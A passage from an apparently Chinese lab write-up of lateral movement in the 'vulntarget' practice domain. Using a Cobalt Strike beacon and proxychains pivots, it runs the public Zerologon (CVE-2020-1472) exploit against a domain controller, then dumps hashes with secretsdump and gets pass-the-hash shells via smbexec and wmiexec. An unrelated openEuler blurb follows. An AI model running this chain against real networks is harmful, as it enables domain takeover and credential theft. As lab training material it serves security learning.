
查看域管理员:
beacon> shell net group "enterprise admins" /domain
四、横向渗透(win2019)
Step1:添加代理

$ sudo mousepad /etc/proxychains.conf
[ProxyList]
socks5 192.168.179.128 16416
socks5 192.168.179.128 34554
Step2:下载CVE-2020-1472 EXP
$ git clone https://github.com/dirkjanm/CVE-2020-1472.git
Step3:执行EXP
- cve-2020-1472-exploit.py:这是⼀个利⽤CVE-2020-1472漏洞的攻击脚本。CVE-
2020-1472就是著名的Zerologon漏洞。 - Zerologon漏洞的原理:这个漏洞允许攻击者在⽆需任何身份验证的情况下,通过向域控制器发送⼀系列特殊的⽹络请求,来重置该域控制器的计算机账户密码
$ cd CVE-2020-1472
$ proxychains python3 cve-2020-1472-exploit.py WIN2019 10.0.10.110
Step4:impactet获取域管理员hash
$ cd examples
$ proxychains python3 secretsdump.py vulntarget.com/WIN2019\$@10.0.10.110 -no -pass
$ proxychains python3 secretsdump.py-no-pass vulntarget.com/WIN2019\$@10.0.10.110
Step5:拿到管理员hash,执行提权exp
$ proxychains python3 smbexec.py-hashes aad3b435b51404eeaad3b435b51404ee:c7c654da31ce51cbeecfef99e637be15 Administrator@10.0.10.110
$ proxychains python3 wmiexec.py-hashes aad3b435b51404eeaad3b435b51404ee:c7c654da31ce51cbeecfef99e637be15 vulntarget/administrator@10.0.10.110

openEuler 是由开放原子开源基金会孵化的全场景开源操作系统项目,面向数字基础设施四大核心场景(服务器、云计算、边缘计算、嵌入式),全面支持 ARM、x86、RISC-V、loongArch、PowerPC、SW-64 等多样性计算架构
更多推荐

 8
8 0
0- 0


 已为社区贡献6条内容

所有评论(0)